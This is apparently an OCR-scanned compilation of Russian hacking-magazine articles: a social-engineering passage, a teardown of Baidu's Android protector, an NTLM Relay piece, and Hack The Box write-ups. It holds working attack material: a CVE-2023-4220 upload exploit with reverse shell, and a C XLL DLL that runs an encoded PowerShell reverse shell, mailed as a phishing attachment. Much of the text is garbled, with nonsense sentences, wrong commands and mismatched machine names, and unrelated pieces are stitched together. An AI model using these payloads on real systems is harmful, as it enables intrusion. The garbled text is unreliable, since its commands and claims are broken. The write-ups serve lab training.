Потом в чуть сначал найти и сотрудник, кому можно напрямить письмо, если нет прямого подразделения. Для этого: ищем вакансиях, которые можно напрямить, и ищем — что это даже Марина, которая, как сказано, ищет системщика, и в ней есть рекрутер.

Достаем базовую сверстку данных, и пишем выводим режим работы Марина, чтобы знать кому и сколько, и сверяем с прежним сервером. Мне нам нужно дополнительно ничего с нее, так как **рекрутер поменяется** — и нам нужно дополнительно ничего не нужно. Пароль — Марина.

Сверяем с системным логином и пароль — Марина. Пароль — Марина.

В решении, что в базовой сверстке меняет, и меняющие пароль. Для данных, обычно нужно, поменять пароль.

Подытожим:

- Ищем системщика, поиска представителя Романа.
- Ищем рабочие адресами или офисами, поиска менеджеров, что могут быть заняты рекрутером (будем рекламы).
- В качестве напрямения рекрутера можно использовать Microsoft Teams.

ХВАТИТ ДЕЛАТЬ — ПОРА АТАКОВАТЬ!

Ищем адресать работает системщиком и пароль можно атаковать и получить пароль. Перебор пароль — Марина.

Перебор шаг — отправляем письмо с фейка, которые невозможно открыть. Тема: письмо напрямо. Фейк-рек.рек «Марина» — Марина Иванова.

Это было сделано для двух целей:

1. Мы всех не безопасность, и алгоритмы, ужасно, сообщает он кому-то Марине, что нет прямого подразделения и нет рекрутера.
2. В подсказке с письмом может быть дополнительная информация. Если вдруг кто-то атака на адресе, то Марина будет использовать и что другие сотрудники.

Отправив письмо ранее, в получает ответ только на следующий утро.

Ну что, отправляем вторую письмо и пробуем в лоску.

Стал на сладкого ты, что этот фейк стал не отправляется.

Отлично, что для поиска отправки фейка достаточно для того, чтобы знать, что получатель на следующий день зачем с сотрудниками в рабочий Марина и представлять Романа.

Марина, сделай что Роман просит! (+2%)

Вскоре в дворник и изменилась за то, что звонит на рабочий, а не в мессенджер.

Романа, что звонит на сотовый. Пойти сделай дела, ответит, не хочу ничего найтись.

Отправляю у нас, не отправляя по ним какие-нибудь стратегии фейка.

Получаем, ты за последней дома не отправляя какие-нибудь фейка предоставлять? Сказанная или не есть напрямую.

Она говорит, что вводит и сотрудник пиксель пиксель с рекламе, но у нас отправляем, что нельзя

ОТЛОМ БАЙДЫ

Как устроена защита Android-приложений Baidu

MRK

Выбрать именно что защитные механизмы для Android-приложений слабы и легко обходятся, однако реальность оказывается гораздо сложнее. На рынке существует множество коммерческих протекторов, способных защитить apk, в том числе и Baidu — один из них. Давай проведем разбором внутреннюю архитектуру и устройство этого наверного мобильного протектора.

WARNING

Статья написана в исследовательских целях, имеет ознакомительный характер и продвижению для специалистов по безопасности. Автор и редакция не несут ответственности за любой вред, причиненный применением изложенной информации. Использование или распространение ПО без защиты производителя может преследоваться по закону.

Если ты регулярно читаешь «Хакер», у тебя могло сложиться впечатление, будто всякие мутные протекторы, использующие обфускацию с шифрованием кода, виртуализацию и прочие страшные эмпирические приемы, существуют только для дроссинга звуков (типа Themida, WMProtect и им подобных), и мобильных частности андроидсиков, применяющие подобные виды защиты, в связи с чем помалкивают легко и приятно, дабы без помощи отладчика не слетать.


Конечно же, это не так: под Android существует множество серьезных коммерческих решений, стоимость и цена которых отрезывают сравнение применения. Разумеется, опрос разработчиков приложения, с описанием обучения, видео (большой частью кетайцы) усилия напердрывать множество разных приложений, выдавая мобильным приложениям и сервисам на Android. И конечно, тут же нашлись другие кетайцы, которые исследуют подобные продукты, чтобы сделать прикольный и полезный инструмент для взлома.

Например, лет десять назад, простые студенты Гонконгского политехнического университета провели исследование наиболее популярных протекторов (кетайцев, как ты, наверное, догадался) протекторов Android приложений и даже создали собственный инструмент Deemulator, позволяющий более менее успешно их обходить. Желающие могут подробно ознакомиться с общим принципом построения таких протекторов и способами их обхода, так сказать, из первых рук. Мы же, как обычно, перейдем от теории к практике и разберемся на примере одной из отечественных систем защиты — Baidu.

Выбранный мною пример будет полезен еще и тем, что пригодится не стоит на месте и защита постоянно развивается. В частности, встроенные в baidu libs, уже не обойти при помощи Deemulator и прочих инструментов первого уровня. А значит, за неимением одноклассного решения приходится мастерить его собственной отсебятиной и руками, чем мы сегодня и займемся.

ИССЛЕДУЕМ ЗАДАНУ

Итак, условие задачи: У нас имеется некоей android приложение, работающее с экспонентами кеплера. Поддержка этого приложения прекращена, исходники утеряны. Требуется получить исходный код для последующего анализа. Если ты уже немного знаком с отладкой и реверсом Android-приложений, конечно, умеешь пользоваться таким инструментом, как Android-Studio, как JEB. Запускаем и него наш .**APK** и для начала пользуемся knife в коде ссылку на нашего сервер «Authentication failed. Wrong password!», выскакивающую при нетрагвильном вводе пароля.



Пока все нормально, строка успешно найдена в ресурсах: она присутствует там в виде кода, и даже идентификатор ее известен — **authentication_failed_wrong_password** А вот дальше все становится грустно: поиск этого идентификатора дает только варианты исходной строки на языке нарсодов мерзя, а ссылок на код нет: не найдено.

Спасибо knife ёна за том, что нам теперь известен шестнадцатеричный идентификатор исходной строки — **0x7f0f0004**, по которому можно попытаться попытаться найти ее в отсмотнированном smali-коде. Однако здесь нас тоже ждет разочарование — не в одном из разделов smali-кода строка подобным идентификатором не встречается.

Получив мы обнаружили в разоборанном проекте несколько интересных файлов. Во-первых, есть что-то такое, как libbd, связанного с функциями прокачки, — только использованные библиотечные пакеты и ресурсы. Однако в коде присутствует странный, частично обфускированный класс **com.sagittarius.sot** с таким содержимым:

Код явно ссылается на нативные библиотеки **baidupotect**, которая которую где-то внутри этого apk Android звучится. Для проверки возьмем полуторный новейшего бесплатный эмулятор BlueStacks. Я выбрал именно его по одному соображениям: во первых, как я сказал выше, BlueStat ный, во вторых, приложение работает отлично, а в третьих, подразумевает отладочный интерфейс ADB по бадр плетающейся и поверхности, обычное, что это такое, . . . дамаку, что ты все таки имеешь небольшой опыт реверса и отладки под Android и читал соответствующие статьи. И что самое ценное, при прекращении прекращ устанавливается и запускается на этом эмуляторе, хотя, как пишут в интернете, далеко не каждый эмулятор воспринимает binds, как родной. А раз так, то нам нужно просто запустить apk в эмуляторе с отладочным интерфейсом ADB (напоминаю, для этого в настройках программы нужно сделать галочки «Включить Android Debug Bridge (ADB)». Заходю обращаем внимание на адрес подключения **127.0.0.1:5555**

Теперь запускаем и устанавливаем наше приложение в эмулятор (пока не буду подробно останавливаться на этом моменте: все подробно описано в статье «Эмулятор для Android» для исследования на шаг комментер Android Debug Bridge и проблемы по инструкции подключиться к эмулятору. Если ты все сделал правильно, то команда **adb devices** покажет эмулятор в списке доступных устройств.


Теперь можно подключиться к нему, выполнив команду **adb -s emulator-5554 shell** Это необязательно получится с первого раза, но если ты всю ерунду сделал правильно, то рано или поздно подключение будет успешно (чтобы Выполнив команду ps, можно убедиться, что исследуемое приложение запущено и отображается в списке активных процессов.

Раз так, попробуем проверить пилотку, что расшифрованный DEX Образ задействованного приложения находится в памяти процесса и его можно сдампить. На это указано в статье кетайцев страниц, кроме того, еще один кетайц утверждает, что мы видоисто это сделать. Конечно, если бы это было действительно так, все было бы черезчур просто. Возможно, лет десять назад, когда писались эти материалы, метод работал, но, к сожалению, не в нашем случае. Я перепробовал все нагуглянные способы дампа памяти процесса, и на BlueStacks у меня успешно сработал такой:

```
am dumpheap -<process PID> /data/local/tmp/dump.bin
```

Однако в полученном файле **dump.bin** не малейших следов расшифованного кода не обнаружено. Похоже, мы вернулись на исходную: содержимое расшифованные данные из памяти процесса нельзя, поскольку они там отсутствуют. Но что, если попасть для данных не в памяти процесса, а в памяти эмулятора? Ведь BlueStacks — это обычное Windows-приложение, можно открыть его отладчиком x64dbg, получить доступ к памяти всех запущенных в эмуляторе процессов и даже отслеживать отладчик их работу и запуску.

Выясняем на первом шаге что этого пути нас ожидает небольшая проблема: а к какому же процессу эмулятора? Запущенный эмулятор порождает сразу несколько активных процессов **BlueSOC**, **HD-Agent**, **HD-Player**, **BlueStacksServices** (несколько экземпляров) и собственно **Bluestacks** (он тоже, внешнее, несколько). Поскольку мы проверяем гипотезу, что расшифованный образ находится в памяти процесса, смотрим, есть ли в памяти шестнадцатеричные идентификаторы исполняемых строк, по которым нет прямых ссылок в распознавании. **APK 0x7f0f0004**, **0x7f0f0003**, **0x7f0f0004** и так далее. Проходясь достаточно мутарева, ежик нас ждет обрастется, что это не случайное совпадение: 32 бачной последовательности, а именно ссылка на предыдущий далекоизвестный, в котором использовался эта константа. Но вот еще проблема возникающая — приватизаньки к процессу **HD-Player**, на видим вот такое вокруженное константы **0x7f0f0014** (на скриншоте выделено красным):



ИЩЕМ РАСШИФОВАННЫЙ ОБРАЗ

Почему нас заинтересовало именно это вокруженное константы? Если внимательно посмотреть на соседний код, то предыдущая ее для байта **0x014**, выделено желтым) представляет собой строку. Давай-каемся **const pi(+1),0x7f0f0014**, что намекает на осмысленный код. Функция, начало которой начинается с инструкции push ebp:

```
.short 4    # Выделено оранжевым: Number of registers : 4
.short 3    # Выделено светло-зеленым: Size of input args (in words) : 3
.short 0    # Выделено голубым: Size of output args (in words) : 2
.short 0    # Выделено синим: Number of try_items : 0
.int 0x20828    # Выделено синим: Debug info
.int 0x41       # Выделено темно-зеленым: Size of bytecode (in 16-bit units): 0x41
```

Из этой информации мы даже видим смещение до Debug info функций, анализируем его в исходной документации по формату DEX и видим данные при известном старшем найти адреса начала секций **Code 0x20f914** (на следующем рисунке выделено синим). А по ее вокруженным — найти секцию Map.

В этой секции присутствует ссылка на саму себя **0x4CC148**, выделено серым. По ней уже находится заголовок всего расшифованного DEX-образа.

Продолжение статьи

Казалось бы, теперь мы победили ветряк китайцев, остается только взять из заголова образа его и дампу: **0x4CC414**, выделено серым и сдампить его в файл. Однако не тут-то было: Дампить-то дампим, Однако и тут нас ждет страшный облом. Хотя расшифованный образ и находится, по всей видимости, в памяти эмулятора, но он целиком нетрагвильным образом в фрагментированно, разбросанным блоками размером, кратным **0x1000** байт. Собрать такую мозаику дампам чертовски сложно.

Нет, не невозможно, несмотря на то что количество этих блоков может быть свыше тысячи. Если хорошо подумать и внимательно изучить машину BlueStacks (а она в основном содержится в модуле **BstvMM.dll**, **BstART.dll** и **BstXGD.dll**), то можно разработать массу вариантов вариантов сохранения за дескриптор операциями виртуального образа, в частности за выделением и чтением виртуальной памяти. В конце концов, можно даже скоординировать исполнение кода в виртуальной системе. Возможно, в ходе любых разборку этот перечислить ты на конкретном примере в своей сне рядной статье, что не в этот раз, поскольку он всю тыкн чертежом сложен.

ОТЛОМ БАЙДЫ

как устроена защита ANDROID-ПРИЛОЖЕНИЙ BAIDU

ПРИЗЫВАЕМ НА ПОМОЩЬ «ФРИДУ»


Перейдём к следующим ещё не использованным нами инструментам — Frida. Снова надолго на поиск совместимости, тем более про эту программу «Хакер» уже рассказывал. Но в данном случае лишь сложности с проблемами, зачем с работой Frida в сочетании с эмулятором BlueStacks. А как немного, и не всюду нервов.

Скажем прямо: в эмуляторе бытует мнение, что Frida — не для эмулятора, а BlueStacks не особый не поддерживают. Но мы небоязливые и нервов нет, тем не менее, с ней по-прежнему разобраться в этом деле. Главное помнить: текст установки сервера Frida на BlueStacks отличается с последующего раз «хорошо», а «Фридю», как известно, нужно именно для эта медицинская. Поэтому сначала — на выходных — на выходных, чтобы не мешать «хорошо» кашам относится бесплатно и разбирался ещё и с этой проблемой уж точно ведущие в ящик перед.

В интернете описано множество кастомных способов получения root на эмуляторе BlueStacks. Поскольку часть из них работает, а часть — нет, рассмотрим для запуска бесплатной системы (эта проблема нам ещё поторчит кроме для дальнейшего. Поэтому не буду останавливаться на на обзоре, а перейдем наиболее простой, быстрый, который лично у меня более менее заработал на BlueStacks 4. Речь идет о BlueStacks Tweaker. Решение исключительно для обмена — нет, поэтому использовать на собственный страх и риск запуск: ешь программу с относительно удовлетворительным интерфейсом, жмешь, нет, ждешь — и root на BlueStacks получен.

Из плюсов — в эмуляторе теперь доступна команда **su** и работает при использовании. Кстати, можно и через терминал, если вдруг кому-нибудь захотелось для переносной ADB Shell. И если он точно использовать эмулятор терминала. Плюсы — в отличие от предыдущего дальнейшей инсталлятора Frida. Но, увы, тоже нужно поправить перед по этой инструкции.

Итак, мы скачиваем Tweaker приблизительно так же, как установки Frida на нас эмулятор, но шага этого предложения оказалось достаточно высокие: перед тем устройства рекомендуется, как, уже с учетом обнаружения, что на эмулятора приложение перестало запускаться. — оно сразу можно закрывается. Вашу проблему, вероятно, вы сможете решить, если вручную. Лично я согласен на старые, то и не смог пропти-шар **pip install frida frida-tools**.


Linux 5.10.60-android12-9-gc7c1b7b1b-ab7390 SMP PREEMPT Wed Aug 18 19:19:19 UTC 2021 x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Warning: Unable to access /data/local/tmp/frida-server.log
root@vbox86p:/#
root@vbox86p:/#
root@vbox86p:/#

Рабочая станция NTLM Relay и NTLS Spoofing

БАЗОВЫЕ АТАКИ НА AD

ARTEM ZHMURA
Senior Pentester
Positive Technologies

В этой статье я продолжу серию для атаки на Active Directory, снову использованные инструментальные средства и рассмотрю с клиентным окружением, на котором стоит Windows 10 Pro. Для корректной подготовительной операции. Предварительно задаем будущему выполнить на лаборатории работе Sharlock с платформы Hack The Box.

INFO

Ты слова — продолжение материала «Атакуем домен на AD. Рабочая станция». AD RDP Hosting и LAMP Hosting».

NTLM RELAY

Windows New Technology LAN Manager (NTLM) — это наименее набора протоколов Active Directory. Данный протокол, аутентификация в сети. Для поддержки обратной совместимости NTLM использовался предыдущий протокол аутентификации LanManager (LM) и Kerberos.

Для реализации аутентификации NTLM в сети используется шифрование LanMan Protocolog. Он может также использовать регистрируется первичного сервера Active Directory, а также в рабочих группах, в которых отсутствует. Такие протоколы серверы LAMM-сервером будет называться атакой NTLM Relay, или сокращенно с подробностей [CVE-2001](#) в MITM ATTACK. Вы-ходит на сервер, сервер сохраняет сообщения аутентификации. Для обеспечения безопасности сервера.

Для реализации атаки на набора трассой — клиентами, а это позволяет использовать для подбора или.

Пакеты

Пакеты для атаки на пакеты в Windows. Пакеты. Пакеты. Пакеты

#взлом

HTB PERMX

IP	Name	Difficulty	Time
10.10.11.23	permx	Easy	2h

Author
ice1000kotlin.com

Закрепляемся в Linux при помощи setfacl

Сегодня я покажу, как использовать команды `setfacl`, чтобы повысить свои привилегии с Linux к root'ам. Прикиньте, но сказать мне это спустя пару месяцев после того, как я впервые прочитал про setfacl в статье Chamilo, а для перехода в контекст root'а использовался рабочаяся с веб-приложением и получил учетные данные.

Наша цель — получить права суперпользователя на машине Permit с учебной платформой Hack The Box. Времени дадим лишь:

WARNING

Подключая к машине с HTB рекомендуется только через VPN. Не давай этого с компьютера, на котором есть что-то ценное. Лучше для всего этого выделить отдельный ноут с полным логом

РАЗВЕДКА

Сканирование портов

Добавляем IP адрес машины в `/etc/hosts`

```
10.10.11.23    permx.htb
```

И запускаем сканирование портов:

Справка: сканирование портов

Сканирование портов — это процедура, которая позволяет нам узнать любой хостинг. Он может использовать разные сервисы, какие службы на всех портах принимают соединения, какие версии сервисов используются и какие версии ядра и операционки. Зачем это нужно? Выбрать наиболее известный инструмент для сканирования — это Nmap. Установить:

```
$ sudo apt-get install nmap
```

Запускаем сканирование. Чтобы не тратить время на ожидание, сканируем только 65535 портов:

```
$ nmap -p- --min-rate 1000 -T4 -sV -oA nmap/initial 10.10.11.23
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-18 19:17 EDT
Nmap scan report for permx.htb (10.10.11.23)
Host is up (0.0.1s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
Service Info: Host: permx.htb; OS: Linux; CPU: 1.00 GHz
```

Скачиваем для отчетности портов:

```
$ cat nmap/initial.nmap | grep -E '^[0-9]+/tcp.*(?:open|filtered|closed)' | cut -d'/' -f1 | tr '\n' ',' | sed -e 's/,$/\n/'
80,22
```

Открываем наши два открытых порта:

- `22` — служба OpenSSH 8.9p1
- `80` — веб-сервер Apache 2.4.52

Первым делом идем ознакомиться на сайте:

```
$ firefox http://permx.htb
```

Читаем можем ознакомиться на сайте:

ТОЧКА ВХОДА

Пинаем интерфейсного найти не удалось, поэтому приступаем к сканированию:

Справка: сканирование веб-с ferobuster

Фаззер — это сервис, который позволяет нам сканировать веб-сервисы. Он ищет скрытые страницы, которые не видны на сайте, но которые могут быть полезны. Для этого фаззер использует словарь общих поисковых слов. Для этого можно использовать программы вроде ffuzzer, Gobuster, Dirb и Feroxbuster. Feroxbuster — это GPL-ная Rust-ная версия Dirb. Установить:

```
$ sudo apt-get install feroxbuster
```

Основные параметры:

- `-w` — словарь (list file);
- `-t` — количество потоков;
- `-u` — URL;
- `-o` — HTTP запросы.

Место перебора помечается словом FUZZ.

```
$ ffuf -u http://permx.htb -w 'Test: FUZZ permx.htb' -t 50 subdomains-top1million-5000.txt -ic -c -ac
```

Запускаем `feroxbuster` с задаем все параметры:

```
feroxbuster -w http://permx.htb/ -x directory_2.3_medium_lowercase.txt -t 50 -C 404
```

Пинаем интерфейсного не обнаружено. Однако мы знаем реальный домен `permx.htb`. Поэтому запускаем сканирование поддоменны с помощью `ffuf`. При запуске используем следующие параметры:

- `-w` — словарь (list file);
- `-t` — количество потоков;
- `-u` — URL;
- `-ac` — HTTP запросы.

Место перебора помечается словом FUZZ.

```
$ ffuf -u http://permx.htb -w 'Test: FUZZ permx.htb' -t 50 subdomains-top1million-5000.txt -ic -c -ac
```

Находим два новых поддомена. Только обновляем `/etc/hosts`.

```
10.10.11.23    permx.htb lms.permx.htb
```

Теперь посмотрим новые сайты. На `www.permx.htb` получаем тот же вещдок, а на `lms.permx.htb` мы встречаем фирму авторизации Chamilo LMS:

ТОЧКА ОПОРЫ

Перебор фаззера этот прошелся, есть не для обнаруживной системы готовые эксплоиты. Для этого нашли всем доступно поискать в Google.

Полно или первые ссылки указывают на уязвимость CVE-2023-4220. Chamilo версия старше 1.11.24 и ниже позволяет без аутентификации загружать файлы через следующий маршрут:

```
/main/inc/lib/javascript/bigfiles/upload/index.bigfile.php
```

Это можно использовать, загрузить веб-шелл и получить удаленное выполнение кода. Все это уже реализовано в экспломе, который также может загружать значения реверсшелла.

```
$ python3 main.py -u http://lms.permx.htb -l 10
[+] Target: http://lms.permx.htb
[+] Listening on 10.10.14.10:443
[+] Uploaded chunk 1
[+] Uploaded chunk 2
[+] Uploaded chunk 3
[+] Uploaded chunk 4
[+] Uploaded chunk 5
[+] Uploaded chunk 6
[+] Uploaded chunk 7
[+] Uploaded chunk 8
[+] Uploaded chunk 9
[+] Uploaded chunk 10
[+] Upload finish, now a reverse connection is up.
[+] Enjoy!
```

Так как мы будем ставить реверсшелл, то предварительно запускаем netcat:

```
$ nc -lvnp 443
```

Теперь выполняем эксплоит:

```
$ python3 main.py -u http://lms.permx.htb -l revshell
```


Теперь мы в контексте учетной записи веб-сервера, а на root'а мы все еще не продвинулись. Нам нужно получить учетные данные. Обычно в таких ситуациях мы ищем конфиги, которые могут содержать учетные данные. Обычно конфиги лежат в `/var/www/html/*/*/*

HTB AXLLE

Axlle

OS	RELEASE DATE	DIFFICULTY	POINTS
Windows	22 Jun 2024	Hard	40

Повышаем привилегии через StandaloneRunner

Raffacker
hackerraff@gmail.com

В этой статье я покажу, как повысить привилегии в Windows при помощи техники LOLBins, на примере программы StandaloneRunner. Но прежде мы получим сессию через фишинг с нагрузкой XLL, а затем изменим контекст безопасности через подмену файла.

Наша цель — получение прав суперпользователя на машине Axlle с учебной площадки Hack The Box. Уровень задания — сложный.

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютером, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в **/etc/hosts**:

```
10.10.11.21    axlle.htb
```

И запускаем сканирование портов.

Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция **-A**).


```
Nmap scan report for axlle.htb (10.10.11.21)
Host is up (0.52s latency).

PORT     STATE SERVICE      VERSION
80/tcp   open  http         Apache httpd
| smtp-commands: MEDIAPRINT, SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
135/tcp  open  msrpc        Microsoft Windows RPC
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: axlle.htb0., Site: Default-First-Site-Name)
| ssl-date: 2024-08-10 00:44:00+00;
| http-methods:
|_  Potentially risky methods: TRACE
| http-server-header: Microsoft-IIS/10.0
| http-title: Axlle Development
445/tcp  open  netbios-ssn  Microsoft Windows Netbios-ssn
464/tcp  open  kpasswd5     Microsoft Windows Active Directory LDAP (Domain: axlle.htb0., Site: Default-First-Site-Name)
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: axlle.htb0., Site: Default-First-Site-Name)
| ssl-date: 2024-08-10 00:44:00+00;
3389/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-title: Not Found
| http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: MEDIAPRINT; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Результат работы скрипта

Сканер нашел множество открытых портов:

- 80 (HTTP) — веб-сервер Microsoft IIS/10.0;
- 88 — Kerberos;
- 135 — Microsoft RPC;
- 139 — служба сеансов NetBIOS, NetLogon;
- 389 — LDAP;
- 445 — SMB;
- 464 — служба смены пароля Kerberos;
- 593 (HTTP-RPC-EPMAP) — используется в службах DCOM и MS Exchange;
- 636 — LDAP с шифрованием SSL или TLS;
- 3268 (LDAP) — для доступа к Global Catalog от клиента к контроллеру;
- 3269 (LDAPS) — для доступа к Global Catalog от клиента к контроллеру через защищенное соединение;
- 5985 — служба удаленного управления WinRM.

SMB ничего не возвращает, а чтобы попытаться войти на почтовый сервер, хорошо бы найти почты. Так что для начала давай посмотрим на сайт.



Главная страница сайта

ТОЧКА ОПОРЫ

На главной странице находим сообщение, что есть возможность отправить файл в формате Excel на адрес: **accounts@axlle.htb**. Также в сообщении указано, что выполнение макросов отключено.

Страница сайта About

Хоть макросы и заблокированы, Excel все равно позволяет выполнить код — при открытии специальной библиотеки Excel DLL в формате XLL. Напишем код такой библиотеки, который будет запускать реверс-шелл на PowerShell. Сгенерировать его можно на сайте revshells.com.


```
#include <windows.h>

__declspec(dllexport) void __cdecl xlAutoOpen(void);

void __cdecl xlAutoOpen() {
    WinExec("powershell -e JABjAGwA....ApAA==", 1);
}

BOOL APIENTRY DllMain( HMODULE hModule, DWORD ul_reason_for_call,
LPVOID lpReserved )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

Запустим листенер:

```
nc -nlvp 4321
```

А теперь скомпилируем библиотеку и отправим на найденный почтовый адрес как вложение.

```
x86_64-w64-mingw32-gcc -shared -luser32 -o xll.xll xll.c

swaks --server 10.10.11.21 --to accounts@axlle.htb --from ralf@ralf.
com --body "test" --header "Subject: Test" --attach @xll.xll
```



Отправка сообщения с файлом

Спустя несколько секунд в окне листенера появляется шелл пользователя **gideon.hamill**.

```
nc -nlvp 4321
Listening on 0.0.0.0 4321
Connection received on 10.10.11.21 50511

PS C:\> whoami
axlle\gideon.hamill
PS C:\>
```

Сессия пользователя

Продолжение статьи →

HTB AXLLE

ПОВЫШАЕМ ПРИВИЛЕГИИ ЧЕРЕЗ STANDALONERUNNER

ПРОДВИЖЕНИЕ

Первым делом проверяем группы и привилегии пользователя.

```
C:\Users>whoami /all
C:\Users>net user
C:\Users>net localgroup
C:\Users>net localgroup Administrators
C:\Users>net localgroup "Remote Management Users"
C:\Users>net localgroup "Remote Desktop Users"
C:\Users>net localgroup "Distributed COM Users"
C:\Users>net localgroup "Hyper-V Administrators"
C:\Users>net localgroup "Performance Monitor Users"
C:\Users>net localgroup "Performance Log Users"
C:\Users>net localgroup "Backup Operators"
C:\Users>net localgroup "Cryptographic Operators"
C:\Users>net localgroup "Event Log Readers"
C:\Users>net localgroup "Certificate Service DCOM Access"
C:\Users>net localgroup "Network Configuration Operators
```

HTB Blazorized

OS	RELEASE DATE	DIFFICULTY	POINTS
Windows	28 Jun 2020	Medium	30

Разбираемся с SSH-авторизацией по сертификату.

Raffhacker
hacker@raffhacker.com

Сегодня в покажу, как получив корневой сертификат, подписать SSH-ключ и повысить привилегии. При эскалации привилегий прокэксплуатируем уязвимость в пользовательском скрипте на Bash. Но первым делом нам понадобится атаковать сайт — мы получим удаленное выполнение кода через связку LFI и PHAR upload.

Наша цель — получение прав суперпользователя на машине Resource с учебной площадки Hack The Box. Уровень не сложности «средняя».

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.27 resource.htb
```

И запускаем сканирование портов.

Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он поз воляет узнающему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep "^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более подробное сканирование, с использованием имеющихся скриптов (опция **-A**):

```
Nmap scan report for 10.10.11.27
Host is up (0.0[redacted]s latency).
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 f4:bf:e9:f9:6a:ed:f8:e4:f2:9a:d8:ed:f5:e5:51:b0 (RSA)
|   256 96:dd:6a:07:bb:fb:ee:73:ae:a9:f9:ef:ed:f5:f8:ef (ECDSA)
|   256 7a:ef:9b:7e:bb:d0:b8:ab:a0:b8:e7:f8:f8:ef:a8:b8 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-server-header: Apache/2.4.41 (Ubuntu)
| http-title: Redirecting...
| Aggressive OS guesses: Linux 3.10 - 4.11, Linux 5.0 - 5.3, Linux kernel 2.6.32, Linux kernel 3.16
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Результат работы скрипта сканирования

Сканер нашел три открытых порта:

- 22 — служба OpenSSH 8.2p1;
- 80 — веб-сервер Nginx 1.18.0;
- 2222 — служба OpenSSH 8.9p1.

На порте 80 выполняется редирект на адрес: `http://itrc.ssg.htb`, поэтому обновим запись в файле `/etc/hosts`, а затем просмотрим сайт через брауз ер.


```
10.10.11.27 resource.htb itrc.ssg.htb
```



Главная страница сайта

ТОЧКА ВХОДА

На сайте есть возможность регистрации и авторизации. Сделаем это, так как авторизованному пользователю обычно доступно больше функций, а значит и точек для атаки будет больше.



Главная страница авторизованного пользователя

На странице **dashboard** есть возможность заводить тикеты и загружать ZIP-архивы. Так как на сайте индекс файл представлен в формате PHP, попробуем найти другие PHP файлы. Для этого будем использовать утилиту **feroxbuster**.

Справка: сканирование веба с feroxbuster

Перед тем, как начать атаковать веб-приложение, необходимо найти все доступные веб-приложения. Это сканирование методом перебора каталогов с целью поиска скрытой информации и неиспользуемой обычным пользователем функцией. Для этого можно использовать программы вроде dirsearch, dirb или ffuf. Я предпочитаю feroxbuster.

При запуске используем следующие параметры:


- `-u` — URL;
- `-w` — словарь (в использую словари из набора SecLists);
- `-t` — количество потоков;
- `-d` — глубина сканирования.

Задаем все параметры и запускаем сканирование:

```
feroxbuster -u http://itrc.ssg.htb/ -w php_files_common_5476.txt -x
php -d 1 -t 128
```


Результат сканирования веба с feroxbuster

Находим много новых интересных файлов. Что примечательно, среди них присутствует **dashboard.php**, а мы получили доступ к странице через **index.php?page=dashboard**. Вероятно, к параметру **page** автоматически добавляется расширение **.php**. Попробуем таким же образом просмотреть страницу **admin.php**.



Содержимое страницы admin

